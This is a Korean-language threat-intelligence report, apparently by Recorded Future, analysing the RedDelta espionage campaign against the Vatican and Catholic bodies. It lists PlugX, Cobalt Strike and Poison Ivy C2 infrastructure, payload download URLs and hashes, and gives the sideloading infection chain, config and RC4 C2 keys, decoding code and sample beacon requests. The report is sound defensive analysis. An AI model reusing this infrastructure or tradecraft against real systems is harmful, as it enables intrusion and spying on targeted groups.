apple-net[.]com	October 22, 2018 01:09:46Z*
wbemsystem[.]com	October 17, 2018 06:51:02Z*

*표 2: 등록자 조직명이 "Ma Ge Bei Luo Xiang Gang Jiu Dian"으로 되어 있는 도메인들 (*현재는 재등록 상태)*

또 다른 PlugX C2인 85.209.43[.]21 역시 동일한 타깃 조직 내부의 여러 호스트들과 통신했던 것으로 밝혀졌다(표 1 참조). 이 IP는 2019년 11월부터 과거 Mustang Panda의 PlugX C2로 알려진 ipsoftwarelabs[.]com을 호스팅했다.

바티칸과 가톨릭아시안뉴스연합을 겨냥한 피싱 공격과 관련된 C2 도메인 systeminfor[.]com은 2020년 6월부터 167.88.180[.]32에서 호스팅되었다. 이 IP는 2020년 2월부터 lameers[.]com도 호스팅했는데, 이 도메인은 홍콩을 겨냥한 공격에 사용된 또 다른 PlugX C2이다.




그림 6: ipsoftwarelabs[.]com에 대한 Recorded Future Intelligence Card™ 컨텍스트 패널

Cobalt Strike/Poison Ivy 클러스터

Associated Domain	C2 IP Address	Malware Variant
web.miscrosaft[.]com	154.213.21[.]207	Poison Ivy
lib.jsquerys[.]net	154.213.21[.]70	Cobalt Strike
lib.hostareas[.]com	154.213.21[.]73	Unknown

표 3: Cobalt Strike/Poison Ivy 클러스터 도메인

두 번째 클러스터는 Cobalt Strike/Poison Ivy 멀웨어 C2 인프라이다. Poison Ivy 샘플(SHA256:9bac74c592a36ee249d6e0b086bfab395a37537ec87c2095f999c00b946ae81d)은 바티칸 호스트와 해당 C2 간의 통신이 처음으로 확인된 지 며칠 후인 2020년 6월 초에 이탈리아에서 공개 멀웨어 저장소에 올라왔다. 이 C2는 스푸핑된 Microsoft 도메인 web.miscrosaft[.]com과 통신하도록 구성되어 있었다. 해당 Poison Ivy C2와 몇몇 바티칸 호스트, 인도 항공사 간의 의심스러운 네트워크 트래픽이 Insikt Group 분석가들에 의해 관찰되었다.

동일한 24-bit CIDR 범위 내에 있는 다른 두 IP 주소인 154.213.21[.]73와 154.213.21[.]70 역시 이 시기에 동일한 바티칸 인프라와 통신한 것이 확인되었다.

Cobalt Strike 샘플(SHA256:7824eb5f173c43574593bd3afab41a60e0e2ffae80201a9b884721b451e6d935)은 Poison Ivy 샘플과 같은 날짜에 이탈리아 IP 주소에서 멀웨어 멀티스캐너 저장소에 압축 파일 형태로 업로드되었다. C2에는 역시 154.213.21[.]70 IP가 사용되었다.

이 클러스터는 PlugX 클러스터 인프라와 겹치지 않는다. WHOIS 등록 정보에 도메인 miscrosaft[.] com과 hostareas[.]com에 대한 등록자 조직명은 'sec' 으로 되어 있다. 앞에 나온 PlugX 클러스터의 등록자 'Ma Ge Bei Luo Xiang Gang Jiu Dian' 보다는 덜 확실하지만, 이 조직과 관련된 도메인은 아직 비교적 적고 GoDaddy를 통해 등록된 도메인은 더 적다. 우리는 이러한 특성을 사용하여 svrhosts[.]com, strust[.]club, svchosts[.]com 도메인이 모두 이 기준과 일치하며 과거 Mustang Panda Cobalt Strike C2 도메인으로 보고된 것을 확인했다. 특히 svrhosts[.]com과 svchosts[.]com은 2019년 2월 3일 hostareas[.]com 과 동시에 GoDaddy를 통해 등록되었다.

File Name	About China's plan for Hong Kong security law.exe
SHA256 Hash	6c959cfb001fbb900958441dfd8b262fb33e052342948bab338775d3e83ef7f7 Hash

File Name	wwlib.dll
SHA256 Hash	f6e5a3a32fb3aaf3f2c56ee482998b09a6ced0a60c38088e7153f3ca247ab1cc Hash

멀웨어 분석

이번 RedDelta 캠페인과 과거 보고된 Mustang Panda 활동 사이에는 공격 대상과 인프라 측면에서 공통점이 있으나 사용된 TTP(tactics, techniques, and procedures)에 약간의 차이가 있다. 예를 들어 Mustang Panda는 PlugX와 Cobalt Strike Beacon 페이로드를 설치하기 위해 VBScript 또는 PowerShell 스크립트와 임베디드 HTA(HTML 애플리케이션) 파일이 포함 된 LNK(Windows Shortcut) 파일을 사용했다. 그러나 이 캠페인에서 RedDelta는 합법적인 실행 파일로 위장된 미끼 문서가 포함된 ZIP 파일을 사용했다. 과거 보고된 Mustang Panda 활동과 두드러지게 다른 점이 바로 이것이다. 이 합법적인 실행 파일은 타깃에게 미끼 문서가 표시되기 전에 DLL 사이드로딩(Sideloading)을 통해 ZIP 파일 안에 있는 악성 DLL을 로딩하는 데 사용된다. Mustang Panda도 과거 DLL 사이드로딩을 사용했으나 RedDelta 캠페인에서 사용된 PlugX 변종은 특히 샘플 내의 C2 프로토콜과 구성 인코딩에서 기존 PlugX 변종과 결정적인 차이가 있다. 우리는 이것을 'RedDelta PlugX' 변종이라 부른다. 반드시 RedDelta만 이 변종을 사용한다는 의미는 아니다. 다만 이 변종을 사용한 첫 번째 집단이 RedDelta인 까닭에 이러한 이름을 붙였다.




그림 7: RedDelta PlugX의 멀웨어 실행 다이어그램

RedDelta PlugX: '홍콩 보안법' 미끼

'About China' s plan for Hong Kong security law.zip' 라는 첫 번째 샘플(SHA256:86590f80b4e1608d0367a7943468304f7eb665c9195c24996281b1a958bc1512)은 가톨릭아시안뉴스연합 문서로 위장된 미끼로 RedDelta PlugX 변종 멀웨어를 로딩한다. Insikt Group은 해당 감염 경로를 완전히 파악하지는 못했으나, 이 ZIP 파일이 스피어피싱 이메일을 통해 전송되었을 것으로 추정한다. ZIP 파일 안에는 다음과 같은 두 개의 파일이 들어있다.

1단계: Wwlib.dll DLL을 사이드로드하고 Hk.dat을 다운로드하여 실행

'About China' s plan for Hong Kong security law.exe' 는 사이드로딩에 취약한 Microsoft Word 용의 정상적인 Windows Loader이다. 이 파일을 실행하면 악성 DLL인 'wwlib.dll' 이 사이드로드된다.

Wwlib.dll은 http://167.88.180[.]198/hk.dat에서 XOR 인코딩된 Windows 실행 파일 hk.dat를 다운로드하고 디코딩하여 실행함으로써 로딩 단계를 시작한다. 그 다음에는 wwlib.dll이 'About China' s plan for Hong Kong security law.docx' 라는 Word 문서를 리소스 섹션에서 추출하여 사용자에게 정상적인 Microsoft Word 문서가 열린 것처럼 보이게 한다.

2단계: Hk.exe/AAM Updates.exe DLL을 사이드로드하여 PlugX 변종 설치

'hk.dat' 가 디코딩되어 실행되면 C:\%APPDATA%/local/temp 디렉토리에 다음과 같은 세 개의 파일이 생성된다.

- Hk.exe (SHA256: 0459e62c5444896d5be404c559c834ba455fa5cae1689c70fc8c61bc15468681) - DLL 사이드로딩에 취약한 정상적인 Adobe 실행 파일

- Hex.dll (SHA256: bc6c2fda18f8ee36930b469f6500e28096eb6795e5fd17c44273c67bc9fa6a6d) - hk.exe에 의해 사이드로딩되는 악성 DLL 파일. adobeupdate.dat 디코딩 및 로드
- Adobeupdate.dat (SHA256: 01c1fd0e5b8b7bbed62bc8a6f7c9ceff1725d4ff6ee86fa813bf6e70b079812f) - RedDelta PlugX 변종 로더

그리고 'hk.exe'가 실행되면서 'C:\ProgramData\ AAM UpdatesIIw' 폴더에 'AAM Updates.exe'라는 새로운 이름으로 자기 자신의 복사본과 'adobeupdate.dat', 'hex.dll' 파일 복사본을 생성한다. 그 다음에는 'AAM Updates.exe'가 실행되면서 악성코드 'hex.dll'을 사이드로딩하여 설치 프로세스를 시작한다. 'hex.dll'은 'adobeupdate.dat'을 디코딩하고 실행한다. adobeupdate.dat이 최종적으로 메모리에서 RedDelta PlugX 변종을 실행시킨다. 이러한 DLL 사이드로딩 사용 방식과 특정 Adobe 실행 파일 사용은 최근 보고된 Mustang Panda PlugX 사용 방식과 일치한다(1, 2).

RedDelta PlugX: 'Qum, the Vatican of Islam' 미끼

두 번째 PlugX 샘플은 앞서 설명한 것과 동일한 로딩 방식을 사용한다. 이 경우에는 같은 WINWORD.exe 실행 파일이 다른 악성 wwlib.dll 파일을 로드하는 데 사용된다. 그런 다음에 http://103.85.24[.]190/qum.dat에 접속하여 XOR 인코딩된 Windows 실행 파일 qum.dat를 불러온다. 이 샘플은 위와 동일한 C2(www.systeminfor[.]com)를 사용한다.

RedDelta PlugX: 홍콩 연구 선교회 타깃의 바티칸 미끼

마지막 PlugX 샘플 또한 거의 동일한 PlugX 로딩 방법을 사용한다. 스피어피싱 이메일에 사용된 미끼는 홍콩 연구 선교회 타깃의 바티칸 문서이다. ZIP 파일에는 'DOC-2020-05-15T092742.441.exe'로 이름이 변경된 정상적인 Adobe Reader 실행 파일 AcroRd32.exe가 들어있다. 이 파일이 DLL 사이드로드를 통해 악성 acrord32.dll 파일을 로딩하는 데 사용된다. 이 샘플은 http://167.88.180[.]198/dis.dat에서 dis.dat 파일을 불러오고 앞서 설명한 샘플에 나온 것과 동일한 C2를 사용한다.

RedDelta PlugX: 설치 프로세스

Insikt Group은 가톨릭아시안뉴스연합 미끼와 Qum, the Vatican of Islam 미끼와 관련된 DAT 파일에 대한 상세한 분석을 실행했다. 샘플 분석 결과 아래 표에 나온 URL들에서 두 개의 DAT 파일이 다운로드된 것이 확인되었다.

File Name	Download Location	SHA256 Hash
hk.dat	http://167.88.180[.]198/hk.dat	2fb4a17ece461ade1a2b63bb8db19947636c6ae39c4c674fb4b7d4f90275d20
qum.dat	http://103.85.24[.]190/qum.dat	476f80521bf6789d02f475f67e0f4ede830c4a700c3f7f64d99e811835a39e

위의 '1단계: Wwlib.dll DLL을 사이드로드하고 Hk.dat을 다운로드하여 실행'에서 설명한 바와 같이 각각의 경우에 사용자가 피싱 미끼 문서를 열면 특정 파일(hk.dat 또는 qum.dat)이 다운로드되고 실행된다. 두 파일 모두 RtlCompress/LZNT1로 압축되고 XOR 인코딩된 파일이다. XOR 키는 인코딩된 데이터 앞에 있으므로 정적 분석(Static Analysis) 과정에서 파일을 손쉽게 복호화(decode)할 수 있다. 페이로드의 압축을 풀고 디코딩하는 Python 스크립트는 GitHub 저장소에서 찾을 수 있다.

DAT 파일은 압축을 풀고 디코딩한 후에 실행된다. 'hk.dat'에 대한 실행 세부 정보는 앞에서 자세히 설명했으며('2단계: Hk.exe/AAM Updates.exe DLL을 사이드로드하여 PlugX 변종 설치' 참조) 'qum.dat' 실행 세부 정보와 거의 동일하다. 가톨릭아시안뉴스연합 미끼와 관련된 hk.dat 샘플과 마찬가지로 이 단계에서 멀웨어의 주요 목적은 PlugX 변종 실행을 위한 DLL 사이드로딩 과정을 수행하는 것이다.

마찬가지로 최종 단계는 세 개의 파일로 이루어진다. 정상적인(non-malicious) 실행 파일, 사이드로딩된 악성 DLL 파일, 인코딩된 DAT 파일이 그것이다. 이 파일들이 최종 페이로드를 사이드로딩하는 데 사용된다. 이는 일반적인 PlugX 설치 과정과 일치한다.

첫 번째 단계 DAT 파일과 마찬가지로 PlugX loaderDAT 파일은 XOR 인코딩되고, 복호화 키는 해당 파일에서 인코딩된 데이터 앞에 위치한다. 그러나 초기 단계 파일처럼 RtlCompress/LZNT1 압축된 형태는 아니다. PlugX 로더와 구성 블록을 디코딩하는 Python 스크립트는 당사 GitHub 저장소에 있다.

RedDelta: 업데이트된 PlugX 변종

RedDelta 캠페인에 사용된 PlugX 변종은 과거 Avira와 Anomali가 보고한 Mustang Panda관련 PlugX 변종과 유사하다. 그림 8에서 볼 수 있듯이 둘 다 스택 문자열(stack strings)을 난독화 메커니즘으로 사용한다. 따라서 분석가가 문자열을 사용하여 코드의 기능이나 목적을 파악하기가 어렵다.

Mustang Panda PlugX Variant

RedDelta PlugX Variant

그림 8: Anomali/Avira PlugX 변종 스택 문자열 구현과 RedDelta 스택 문자열 구현 비교

그러나 RedDelta PlugX 변종 구성 블록(configuration block)에는 한 가지 중요한 차이점이 있다. Avira가 보고한 Mustang Panda 구성 블록 디코딩 기능은 해당 구성의 인코딩 여부를 확인하기 위해 문자열 'XXXXXXXX'를 찾지만 RedDelta 변종은 문자열 '########'을 찾는다. 이 외에는 두 변종 모두 동일한 롤링 XOR 인코딩과 키 '123456789'를 사용한다. 구성 블록 디코딩 루틴은 아래 그림 9에서 확인할 수 있다.

그림 9: Anomali/Avira PlugX 구성 블록(‘XXXXXXXX’ demarcator)과 RedDelta 구성 블록 (‘########’ demarcator) 비교

이 알고리즘의 Python구현은 아래 그림 10에서 확인할 수 있다.

```
def configDecode(configBlock):
    decoded=[]
    if configBlock[0:7] != "########":
        key = [0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39]
        klen = len(key)

        loop_condition = 0
        for c in configBlock:
            current_key = key[loop_condition % klen]
            decoded.append(c ^ current_key)
            loop_condition += 1
```

그림 10: RedDelta PlugX 구성 블록 디코딩 메커니즘의 Python 구현

전통적인 PlugX 샘플에서 구성 블록은 shift left/shift right 비트 연산과 여러 키를 사용하는 복잡한 알고리즘으로 암호화된다. 그림 11에서 이러한 PlugX 알고리즘을 구현하는 Python 코드의 예(Takahiro Haruyama의 PlugX에 대한 광범위한 연구 및 분석을 기반으로 Kyle Creyts가 작성)를 확인할 수 있다.

```
def decrypt(key, src, size):
    key0 = key
    key1 = key
    key2 = key
    key3 = key
    dst = b''
    i = 0
    if size > 0:
        while i < size:
            key0 = (key0 + (((key0 >> 3)&0xFFFFFFFF) - 0x11111111)&0xFFFFFFFF)&0xFFFFFFFF
            key1 = (key1 + (((key1 >> 5)&0xFFFFFFFF) - 0x22222222)&0xFFFFFFFF)&0xFFFFFFFF
            key2 = (key2 + (0x44444444 - ((key2 << 9)&0xFFFFFFFF))&0xFFFFFFFF)&0xFFFFFFFF
            key3 = (key3 + (0x33333333 - ((key3 << 7)&0xFFFFFFFF))&0xFFFFFFFF)&0xFFFFFFFF
            new_key = (((key2&0xFF) + (key3&0xFF) + (key1&0xFF) + (key0&0xFF))&0xFF)
            res = unpack("<B", src[i:i+1])[0] ^ new_key
            dst += pack("<B", res)
            i = i + 1

    return dst
```

그림 11: 전통적인 PlugX 구성 블록 디코딩 메커니즘의 Python 구현, Kyle Creyts

RedDelta 변종의 구성 블록 암호화는 전통적인 PlugX 샘플에 비해 매우 단순하다. 둘 다 XOR 기반 암호를 사용하지만 RedDelta에서 사용하는 단순한 알고리즘은 분석가가 무작위 대입(brute force)을 실행하기가 더욱 용이하다.

C2(Command and Control) 프로토콜

RedDelta PlugX 멀웨어에 사용된 C2 프로토콜은 Mustang Panda PlugX와 다르다. 두 변종 모두 PlugX에 일반적인 HTTP POST 방식을 사용한다. 또한 POST 헤더 필드에 숫자 '61456'이 포함되어 있는데, 이는 PlugX HTTP POST임을 말해주는 확실한 지표이다. 그러나 RedDelta 변종에는 그림 12에서 볼 수 있듯이 PlugX에서 일반적으로 나타나는 URI 문자열 '/update?wd='가 포함되어 있지 않다.

```
POST /update?wd=5ec5a030 HTTP/1.1
Accept: */*
x-debug: 0
x-request: 0
x-content: 61456
x-storage: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
Host: 185.239.226.61:965
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

Mustang Panda PlugX Variant

```
POST /11331352 HTTP/1.1
Accept: */*
jsp-se: 0
jsp-st: 0
jsp-si: 61456
jsp-sn: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;Win64;x64)AppleWebKit/537.36
Host: www.systeminfor.com
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

RedDelta PlugX Variant

그림 12: Anomali/Avira PlugX 변종과 RedDelta PlugX 변종의 HTTP POST 리퀘스트

RedDelta PlugX 변종은 Anomali와 Avira가 보고한 Mustang Panda 변종과는 완전히 다른 방식으로 C2 통신을 암호화한다. RedDelta는 XOR 인코딩 대신에 RC4 암호화를 사용한다. RC4 암호화에서는 패스코드의 앞부분 10 바이트가 하드코딩되고 뒷부분 4 바이트는 무작위로 생성된다. 통신을 복호화할 수 있도록 이 패스코드가 TCP 패킷 내에 암호키로 포함되어 있다. RC4 패스프레이즈(passphrase)에서 하드코딩된 부분은 '!n&U*O%Pb$'이다. 그림 13은 RC4 패스프레이즈가 정의되고 마지막 4 바이트가 추가되어 전체 키를 생성하는 루틴을 보여준다. PCAP에서 RedDelta C2 통신을 디코딩하는 Python 스크립트는 GitHub 저장소에서 찾을 수 있다.

C2 암호화 체계는 다르지만 RedDelta와 Mustang Panda 변종의 C2 트래픽은 그림 14에 나온 것처럼 일반적인 PlugX 헤더 형식으로 해독된다.

```
003DA5E8 C2_Encrypt_Decrypt proc near
003DA5E8
003DA5E8 var_10= byte ptr -10h
003DA5E8 var_F= byte ptr -0Fh
003DA5E8 var_E= byte ptr -0Eh
003DA5E8 var_D= byte ptr -0Dh
003DA5E8 var_C= byte ptr -0Ch
003DA5E8 var_B= byte ptr -0Bh
003DA5E8 var_A= byte ptr -0Ah
003DA5E8 var_9= byte ptr -9
003DA5E8 var_8= byte ptr -8
003DA5E8 var_7= byte ptr -7
003DA5E8 var_6= dword ptr -6
003DA5E8 var_2= byte ptr -2
003DA5E8 arg_0= dword ptr  8
003DA5E8 arg_4= dword ptr  0Ch
003DA5E8 arg_8= dword ptr  10h
003DA5E8 arg_C= dword ptr  14h
003DA5E8
003DA5E8 push    ebp
003DA5E9 mov     ebp, esp
003DA5EB sub     esp, 10h
003DA5EE mov     [ebp+var_10], 21h ; '!'
003DA5F2 mov     [ebp+var_F], 6Eh ; 'n'
003DA5F6 mov     [ebp+var_E], 26h ; '&'
003DA5FA mov     [ebp+var_D], 55h ; 'U'
003DA5FE mov     [ebp+var_C], 2Ah ; '*'
003DA602 mov     [ebp+var_B], 4Fh ; 'O'
003DA606 mov     [ebp+var_A], 25h ; '%'
003DA60A mov     [ebp+var_9], 50h ; 'P'
003DA60E mov     [ebp+var_8], 62h ; 'b'
003DA612 mov     [ebp+var_7], 24h ; '$'
003DA616 mov     byte ptr [ebp+var_6], 64h ; 'd'
003DA61A mov     byte ptr [ebp+var_6+1], 37h ; '7'
003DA61E mov     byte ptr [ebp+var_6+2], 61h ; 'a'
003DA622 mov     byte ptr [ebp+var_6+3], 38h ; '8'
003DA626 mov     [ebp+var_2], 0
003DA62A mov     eax, [ebp+arg_C]
003DA62D mov     [ebp+var_6], eax
003DA630 lea     ecx, [ebp+var_10]
003DA633 push    ecx             ; char *
003DA634 mov     edx, [ebp+arg_8]
003DA637 push    edx             ; int
003DA638 mov     eax, [ebp+arg_4]
003DA63B push    eax             ; int
003DA63C mov     ecx, [ebp+arg_0]
003DA63F push    ecx             ; int
003DA640 call    RC4Main
003DA645 add     esp, 10h
003DA648 xor     eax, eax
003DA64A mov     esp, ebp
003DA64C pop     ebp
003DA64D retn
003DA64D C2_Encrypt_Decrypt endp
```

그림 13: RedDelta PlugX 변종에서 RC4 키 하드코딩된 처음 4 바이트를 보여주는 C2 암호화/복호화 루틴

Encrypted PlugX Header and Data

e1 31 75 3d 9b 09 83 12 63 7b 46 29 46 86 65 73 d6 2e 8c 9e 5c cb 58 20 47 3f c7 29 4a 08 b5 2b 5e 39 16 6a

Decrypted PlugX Header

26 af f9 7d 00 10 00 00 14 00 10 00 00 00 00 00 11 bo 00 de c7 d2 db 32 30 44 91 00 cc 6d c6 6d e8 65 0d f2

XOR Key
26 af f9 7d

Flags
00 10 00 00

SIZE OF COMPRESSED DATA
14 00

SIZE OF DECOMPRESSED DATA
10 00

Unknown
00 00 00 00

Data
11 bo 00 de c7 d2 db 32 30 44 91 00 cc 6d c6 6d e8 65 0d f2

그림 14: PlugX 헤더와 데이터

기존 PlugX 샘플에서 C2는 구성 디코드(configuration decode)에서와 동일한 알고리즘을 사용하며(그림 11 참조), TCP 전송의 처음 4 바이트가 키의 일부가 된다. RedDelta PlugX 변종 또한 TCP 전송의 처음 4 바이트를 키의 일부로 사용하지만 RC4를 C2 암호화에 사용하는 것이 일반적인 PlugX C2 트래픽 암호화 메커니즘과 다르다.

Recorded Future는 추가적인 샘플 비교를 위한 광범위한 코드 분석을 수행하지는 않았으나, RedDelta PlugX 변종과 기존 PlugX 간의 근본적인 차이점을 확인했다. 특히 구성 블록과 C2 통신에서 두드러진 차이가 있었다. 또한 RedDelta는 기존 PlugX 기법을 따르는 모듈식 딜리버리 시스템을 구현했지만 필요에 따라 기능을 변경, 향상 또는 제거할 수 있다.

File Name	OneDrive.exe
SHA256 Hash	7824eb5f173c43574593bd3afab41a60e0e2ffae80201a9b884721b451e6d935

Cobalt Strike

OneDrive.exe 파일은 Cobalt Strike 페이로드를 로딩한다. OneDrive가 실행되면 http://154.213.21[.]27/DotNetLoader40.exe에 연결되어 DotNetLoader40.exe 파일을 다운로드하고 그 안에 들어 있된 'RunRemoteCode' 함수를 호출한다.

DotNetLoader40.exe는 셸코드(shellcode)를 다운로드하여 실행하는 작은 .NET 실행 파일이다. DotNetLoader의 메인 함수는 URL을 프로그램내의 변수로 사용하는 'RunRemoteCode'이다. 제공된 URL(이 경우 http://154.213.21[.]27/beacon.txt)에서 콘텐츠가 다운로드되고, 'InjectShellCode' 함수로 전송된다. 그 다음에는 셸코드가 base64 디코딩되고 압축 해제되어 메모리에 저장되고 실행된다.

로딩된 셸코드는 Havex Malleable C2 프로파일을 사용하여 구성된 Cobalt Strike Beacon이다. 이 Havex C2 코드는 GitHub에 게시되어 있으며 누구나 사용할 수 있다. 이 경우 공격자는 Havex C2 코드를 Cobalt Strike와 함께 사용하고 있다. 이것은 C2 URL (http://154.213.21[.]70/wp08/wp-includes/dtcla.php)에서 사용된 URI와 아래 그림 15에 나와 있는 클라이언트 및 서버 헤더와 HTML 콘텐츠를 통해 확인할 수 있다.




그림 15: Cobalt Strike Beacon Havex Malleable C2 샘플에 대한 네트워크 연결 및 서버 응답

Poison Ivy

File Name	MpSvc.dll
SHA256 Hash	9bac74c592a36ee249d6e0b086bfab395a37537ec87c2095f999c00b946ae81d

확인된 Poison Ivy 샘플은 위의 MpSvc.dll 파일을 사용하여 로드되며 같은 이름의 Microsoft Windows Defender 파일로 가장되어 있다. 일단 로딩되면 web.miscrosaft[.]com이 C2에 사용된다.

전망

이번 조사에서 2020년 9월 중국-바티칸 협의안 갱신을 앞두고 가톨릭 교회 관련 단체들에 대한 해킹 공격이 진행되고 있음을 확인했다. 해커 집단의 배후에 중국 정부가 있는 것으로 의심된다. 중국 공산당과 교황청의 외교적 관계는 중국 정부가 지하 가톨릭 교회에 대한 감독과 통제를 강화하기 위한 수단으로 해석되어 왔다. 이것은 또한 '중국풍 종교(sinicizing religions)'라는 중국 공산당의 거시적인 목표를 실현하기 위함으로 보인다. 또한 중국 정부의 소수 종교 통제와 감시가 소위 '5독(Five Poisons)'에만 국한되지 않음을 보여준다. 실제로 중국에서는 지하 교회 신자들에 대한 지속적인 박해와 구금, 공식 가톨릭 교회와 개신교 교회에 대한 물리적 감시 의혹이 끊임없이 제기되고 있다.

국제 종교 자유를 위한 미국 특사는 최근 홍콩 내 새로운 국가보안법 시행에 따른 우려를 표명하면서 '종교의 자유를 상당히 훼손할 가능성이 있다'고 말했다. 홍콩 가톨릭 교구를 타깃으로 한 공격은 홍콩 민주화 운동에 대한 가톨릭 교구의 입장과 바티칸과의 관계를 파악하기 위한 것으로 보인다. 특히 민주화, 반베이징 정서가 고조되는 홍콩 내에서 종교적 자유를 제한하려는 조짐으로 해석된다.

RedDelta는 중국의 전략적 이해 관계와 관련된 단체를 타깃으로 활발한 공격을 진행하고 있다. RedDelta는 PlugX, Cobalt Strike와 같은 잘 알려진 툴과 재사용 인프라를 계속해서 사용하고 있다. 이러한 공격 행위는 RedDelta가 여전히 정보 수집 임무를 수행하고 있음을 나타낸다. 특히 RedDelta 공격 캠페인은 종교 단체를 타깃으로 하는 뚜렷한 목표를 보여준다. 따라서 종교 단체와 NGO는 네트워크 보안에 대한 관심과 투자를 통해 RedDelta와 같이 중국 정부가 배후에 있는 해커 집단의 공격에 대응할 필요가 있다. 현실적으로 많은 NGO와 종교 조직이 보안과 위협 탐지 솔루션에 투자할만한 여유가 없는 것이 사실이다. 이 때문에 일반적인 공격 툴, TTP, 인프라를 사용하더라도 막강한 자원을 기반으로 지속적인 공격을 시도하는 해커 집단의 성공 가능성이 높아질 수 밖에 없다.

